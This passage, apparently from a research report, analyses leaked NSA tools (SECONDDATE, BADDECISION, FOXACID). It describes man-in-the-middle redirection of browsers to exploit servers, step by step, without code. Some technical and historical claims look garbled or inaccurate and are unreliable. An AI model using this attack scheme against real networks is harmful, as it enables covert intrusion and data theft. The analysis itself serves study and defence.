


Figure 6 Seconddate MSGID

In the complete package released by Shadow Brokers, if we scan through all the files and folders (as shown below), total number of files are 47 containing information related to SECONDDATE including names, different variants of the malicious code which is

needed to perform a SECONDDATE attack along with the required instructions for how to use it.




Figure 7 Seconddate Attack

2.3.3 BADDECISION: According to a PowerPoint presentation (of Dec 2010) related to BADDECISION named as “Introduction to BADDECISION”, this program is used to manipulate vulnerable WAN users (also termed as traffic of 802.11e network), to the desired server which is FOXACID. Presentation explains that BADDECISION is a “802.11 CNE malicious tool and carries out a MITM attack and performs another method to inject scripts / frames using the technique of frame injection to send a target user to a NSA server.” There was another power point presentation in which it is explained that greatest vulnerability is your web-browser which is exploited to gain access to your computers




Figure 8 Man-in-the-middle Attack

Major Components of BADDECISION are as under:

- i. HAPPYHOUR**
- ii. SECONDDATE**
- iii. MACCHANGER**
- iv. ETTERCAP**
- v. NMAP**

Attack uses BADDECISION and SECONDDATE and it is said that SECONDDATE is a sub-module or part of the BADDECISION tool and redirect users who are using a wireless internet which is secured by encryption.

A series of steps and diagrammatic description in the presentation of BADDECISION tool shows complete scenario of an NSA hacker with the use of SECONDDATE malware to do MITM send a target client a redirection payload, covertly hacks a client's web browser when he attempts to visit intended website (as example given which is google.com).

If delivered and run properly, it is elaborated that an infected / compromised Target user seamlessly continues browsing internet and intended webpages, completely unaware of that fact that its web-request reaches to NSA malicious server, and response turn out to be infected through different malwares particular to his/her OS — or as the presentation explains it that user will be completely out of control and completely hacked. In the other top-secret presentations, it asks as what is the best way to send the target client to the malicious server with no detection at client side to use further malware for complete CNE access.

A mobile antenna system can be utilized with running software named as BLINDATE by NSA to place themselves with in the range of a vulnerable wireless network which can send their wrong location, for example if they are sitting in USA but with the help of this antenna system their location will be transmitted may be as Kabul. BLINDATE can be transmitted even using a drone to the target which can run BADDECISION that leads to a successful SECONDDATE attack.



BLINDDATE



- 802.11 a/b/g Survey/Exploitation Hardware
 - Handheld, laptop, deep install form factors
 - Plug-in architecture for custom functions: heat mapping, NITESTAND, HAPPY HOUR, BADDECISION, more
 - GUI used for active and passive CNE tools
 - Provides output data ingested by numerous databases (MASTERSHAKE, etc)



Figure 9 BLINDDATE ATTACK

SSID	IP	Mode	Clients	OS	Security	BSSID	Channel	Signal	Address	Last Heard
carrefourbank			8			00:14:8F:37:66:08	11	28	00:14:8F:37:66:08	Fri Feb 15 08:45:00 2007
000-01-3F-8B-54-4A			13			00:03:3F:8B:54:4A	11	88	00:03:3F:8B:54:4A	Thu Feb 15 14:51:05 2007
000-00-25-84-CC-942	192.168.1.142		3			00:00:25:84:CC:94	11	27	00:00:25:84:CC:94	Thu Feb 15 14:58:58 2007
000-0A-E4-95-6-9-11	192.168.1.106		11			00:0A:E4:95:6:9:11	11	11	00:0A:E4:95:6:9:11	Fri Feb 15 09:42:34 2007
000-0C-A2-06-35-81			11			00:0C:A2:06:35:81	11	25	00:0C:A2:06:35:81	Fri Feb 15 08:44:47 2007
000-03-54-3C-E3-93			11			00:03:54:3C:E3:93	11	28	00:03:54:3C:E3:93	Fri Feb 15 08:51:24 2007
000-10-96-24-C3-081			11			00:10:96:24:C3:08	11	81	00:10:96:24:C3:08	Fri Feb 15 08:40:14 2007
000-14-8F-3F-66-061	192.168.1.1		11			00:14:8F:3F:66:06	11	26	00:14:8F:3F:66:06	Fri Feb 15 08:43:02 2007
000-14-78-0E-44-49	192.168.1.104		11			00:14:78:0E:44:49	11	48	00:14:78:0E:44:49	Fri Feb 15 08:43:07 2007
00-10-18-23-21-21			1			00:10:18:23:21:21	11	11	00:10:18:23:21:21	Fri Feb 15 08:45:00 2007
Hotspot			1			00:0C:A2:05:2D:11	11	25	00:0C:A2:05:2D:11	Fri Feb 15 08:45:05 2007
Hotspot			1			0E:3F:42D:46:3E:81	11	34	0E:3F:42D:46:3E:81	Fri Feb 15 08:45:00 2007
Hotspot			41			00:03:94:5C:23:5D	11	8	00:03:94:5C:23:5D	Fri Feb 15 08:45:02 2007
Hotspot			3			00:12:1742:53:29	11	86	00:12:1742:53:29	Fri Feb 15 08:45:04 2007
Hotspot			2			00:14:8F:3F:66:07	11	41	00:14:8F:3F:66:07	Thu Feb 15 15:40:40 2007
Hotspot			46			00:18:39:04:F4:18	11	10	00:18:39:04:F4:18	Fri Feb 15 08:44:56 2007
Hotspot			2			02:40:02:46:AC:8C	11	8	02:40:02:46:AC:8C	Fri Feb 15 08:45:05 2007
Hotspot			1			00:14:8F:3F:56:A8	11	86	00:14:8F:3F:56:A8	Fri Feb 15 08:45:00 2007
Hotspot			1			00:15:63:5D:80:50	11	40	00:15:63:5D:80:50	Fri Feb 15 08:45:00 2007
Hotspot			1			00:12:18:8E:0E:30	11	45	00:12:18:8E:0E:30	Fri Feb 15 08:45:06 2007
Hotspot			1			00:13:91:3C:2B:A8	11	28	00:13:91:3C:2B:A8	Fri Feb 15 08:45:07 2007
Hotspot			48			00:13:10:04:E7:1F	11	18	00:13:10:04:E7:1F	Fri Feb 15 08:45:04 2007
Hotspot			0			00:00:00:00:00:00	11	14	00:00:00:00:00:00	Fri Feb 15 08:44:58 2007
Hotspot			2			00:00:00:00:00:00	11	21	00:00:00:00:00:00	Fri Feb 15 08:45:00 2007



Figure 10 BADDECISION, WHICH ALLOW FOR SECONDDATE ATTACK

2.4 Documented cases: There are minimum 2 x recorded cases of SECONDDATE to successfully target computer system throughout the world **Successful attacks against the systems of Lebanon and Pakistan were also claimed in a presentation on April 2013.**

- SECONDDATE was used to compromise computers / Green Line exchanges in Pakistan. The compromised computers were claimed to be of National Telecommunications Corporation’s (NTC) VIP Division that contained sensitive data regarding the backbone of Pakistan’s Green Line communication, which is used by “Pakistani high-profile civilians militants”;
- Secondly, in Lebanon SECONDDATE was used to launch MITM attack and extracted important data approximately 100+MB of a Hezbollah Unit

(serial 1800). It was the first time as they were successful in extricating data and aiding Palestinian militants with that data related to terrorist group.

2.5 HTTP: The foundation of web-domain communication and data/ file transfer for the W3C is HTTP. It's a tree structured script and uses logical links/ hyperlinks among objects comprising of desired data and text. It is a stateless application protocol used by browsers for distributed, client-server, multimedia information systems. HTTP protocol runs on Application Layer on top of the TCP/IP. Generally, the HTTP web requests contain following:

- i. Request Header (URL of Web-Server);
- ii. User agent (Browser);
- iii. Request Method;
- iv. Associated Cookies;
- v. IP Address of Source

2.5.1 HTTP Request Header: HTTP is based on the client-server architecture and works as a request/ response protocol. A web browser or any software program acts as a client and a web-application running on a host-machine may be the server.




Figure 11 HTTP HEADERS

The client sends an HTTP *request message* (**Figure 3 below**) using the HTTP protocol to the server (identified by the URL or IP address). The server responds by sending the *response message* requested resources and completion status information regarding the request.

2.5.2 User Agent (UA): The very basic example of a User Agent is a web-browser. Other types of UAs are indexing software used by various search providers like Bing, Google and Yahoo. User Agents act on behalf of a user and tell the server about the Operating System (OS) client is using including various other optional information like customized content/ capabilities supported by that

device. It is part of a HTTP Web request. Example of User Agent (my own machine) is as under:

Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/597.36 (KHTML, like Gecko) Chrome/85.60.2883.87 Safari/537.36

Automated tools can use a simple User-Agent form. Automated agents or bots generally follow rules in a special file called "robots.txt". This file specifies which Web-pages can be used by crawlers to index data for search and other purposes [1].

2.5.3 Web-Request Methods: The most commonly used methods are the GET and POST, however, certain additional headers are also used. Details are as under:

GET	<ul style="list-style-type: none"> • Used to request a resource. • Used only to receive data and no other outcome is estimated. All data/ input fields posted are visible in the query string.
HEAD	<ul style="list-style-type: none"> • Identical to GET without the response body. • Useful for getting meta-info usually in response headers, without transporting entire content
POST	<ul style="list-style-type: none"> • Allows server to accept objects enclosed in request not showing in the URL. Sends POST object as a resource. • Helpful for posting data through the web-forms to the server.
DELETE	<ul style="list-style-type: none"> • Deletes the specified object / resource
TRACE	<ul style="list-style-type: none"> • Echoes back the received request to the client in order to enable client to see any changes or additions made by intermediate servers.
OPTIONS	<ul style="list-style-type: none"> • Returns the HTTP methods that any server supports for specified URL.
CONNECT	<ul style="list-style-type: none"> • Converts the request connection to a transparent TCP/IP secure tunnel, normally done to facilitate SSL-encrypted (HTTPS) traffic.

Table 2: Different Web Request Methods

ANALYSIS OF SECONDDATE

3.1. Introduction: The Intercept published reports delivered by Snowden affirming that NSA's secret **code has been covertly hacked**. It was accounted for that a NSA supported malware called SECONDDATE (a malevolent code that is utilized to screen or control another person's computer) is being used. There are two documented cases of SECONDDATE being utilized to effectively contaminate computers abroad in two countries Pakistan and Lebanon. NSA hackers used SECONDDATE malware for Pakistan to get access in National Telecommunication Corporation's VIP Division contained data relating to the core network of Pakistan's Green Line which is being used by top civilian leadership and military authority. Barely any realities are given as under:

- i. It was a targeted attack. **SECONDDATE** looks for and successfully identifies hosts (computers and routers) of users in NTC Cabinet Division;
- ii. Only those computers were regularly monitored which contained sensitive information about Green Line exchange;
- iii. A total of 4 x individual computers were implanted with the malicious code to extract sensitive data;
- iv. No traces/ possibilities have been identified regarding Hacking Green Line exchange, since it is a standalone exchange and no interface with Internet/ any IP network is there.

3.2 How Code was Detected: A hacking group "**ShadowBrokers**" detected and reverse-engineered the Malware and announced an auction for it. They said that malware contains NSA's **virtual fingerprints**. The malicious tools released by ShadowBrokers are organized as a toolkit called **POLARSNEEZE**. This release by **ShadowBrokers** publicized various folders/files having copies of the NSA's offensive tools and provided a solid evidence that NSA's hackers are not only the best hackers and NSA systems can also be compromised.

3.3 SECONDDATE: The existence of SECONDDATE malware was first reported by The Intercept in 2014. The danger of these exploits is that they use vulnerabilities not yet made public to the outside world so that they can be patched. NSA hackers have their own set of unreleased computer vulnerabilities which can be used to compromise any computer client who is using a wireless vulnerable router.

3.4. Attack Functionality: SECONDDATE malware works in the following sequence:

- i. It targets vulnerable routers, switches and firewall;
- ii. Whenever a user makes a HTTP (Web Request) to browse any website, it intercepts web-requests and redirects clients browsers on target computers to an NSA web server (called **FOXACID**);
- iii. **FOXACID**, in turn, is designed to infect them with malware;
- iv. An attack payload is attached with the HTTP (Web) response which executes at client end, making it a target;
- v. Attack is categorised as a Man-in-the-Middle attack (MITM) tricking users into thinking they're talking to the required website. Whereas their request is being routed through a malicious NSA server which returns a malicious payload with the response coming as if it was from their required normal server;
- vi. Server then communicates with the targeted computers and divides a particular set of compromised hosts in different sets;
- vii. A unique MSGID is used to group each set of computers (being attacked for a specific purpose). One of the MSGIDs reverse engineered was "**ace02468bdf13579**";
- viii. It is customized not only for "surgical" surveillance attacks on individual suspects.

3.5. FOXACID Server: It is a malware distributor and command and control server. It is a Windows 2003 Server configured with many malicious **Perl scripts** and custom softwares. If a web-browser tries to visit a FoxAcid server with a special URL, called a FoxAcid tag, the server tries to infect that browser, and then the computer, in an effort to take control of it. The NSA can trick browsers into using that URL using fol methods:

- i. DOM (Document Object Model used for HTTP documents) insertion;
- ii. Race-condition attack;
- iii. P Frame injection attacks.

3.6. Other methods: Spamming and Phishing attempts to exploit bugs in common web-based email providers or forces targets to click on malicious links that ultimately take them to a FOXACID server were also being used by NSA. NSA hackers also use various other tools to exploit security weaknesses in wireless routers, networks, and in popular software plugins (Flash / Java) to deliver malicious payload onto targeted client

computers. The implanted payload can evade/bypass anti-virus programs, and the NSA has gone to such extremes that their tools are FUD (Fully Undetectable) and are stealthy in nature. A detailed attack scenario is given as under:

STEP-1: Compromise a Router and listen for all the Web Requests.




Figure 12 Compromise a Router

STEP2: Intercept Web Requests and fwd to FOXACID Server instead of desired server.




Figure 13 Intercept Web Requests

STEP-3,4: Request the desired web-server on behalf of client. Get response from client.




Figure 14 response from client

STEP-5,6: Add Malicious Logic (SECONDDATE) to webpage and send to router for further delivery to Client pretending that it came from desired server.




Figure 15 delivery to Client

STEP-7,8: Web-Page is displayed to the Client, No anomaly detected and malicious logic runs at backend connecting client to Server for data extraction.




Figure 16 client to server for data extraction

3.7 Exploitation: Exploitation is the process of gaining control of a target's computer.

3.7.1 The Foxacid server decides exploitation, but it can be subjective to Foxacid Exploitation Tag and by the Modrewrite filter. Following steps are required for exploitation:

- i. The FOXACID server is loaded with plugins. A plugin is just another name for a browser exploit. These are the real heroes of FOXACID;
- ii. A browser exploit can be anything from a native exploit (Internet Explorer has plenty) to plugin exploits such as Flash;
- iii. These exploits essentially allow native code to be run within the context of the browser. This allows FOXACID to do its magic;
- iv. The process is: The target hits attacker's webpage through some form of redirection;
- v. A plugin (exploit) is determined and loaded based on returned JavaScript survey data and FOXACID is now living under the context of the victim's browser (for example, firefox.exe). At this point, the attacker is able to drop the files we need to gain persistence.

3.7.2 Exploitation can fail at any point after the first contact. The first contact is a success in XSS.




Figure 17 Exploitation Failure

3.7.3 After that the process is in the arena of exploitation.

What is a success in exploitation?

- i. Payload delivered;
- ii. 404 bad process or 404 already deployed or self-deleted. (Not deploying a payload is a success in exploitation because to get to this point to make these determinations the server has to have a successful exploitation);
- iii. 404 not vulnerable (Even though the server did not try to exploit the target this is still a success. The server stopped the process for a known reason, not the target for an unknown reason).

What is a failure?

- i. There is a failure in exploitation if there are contacts after the initial contact but there is not a well-defined end to the process by the Foxacid server. This means no Payload, 404, or 200 message;
- ii. JavaScript turned off;
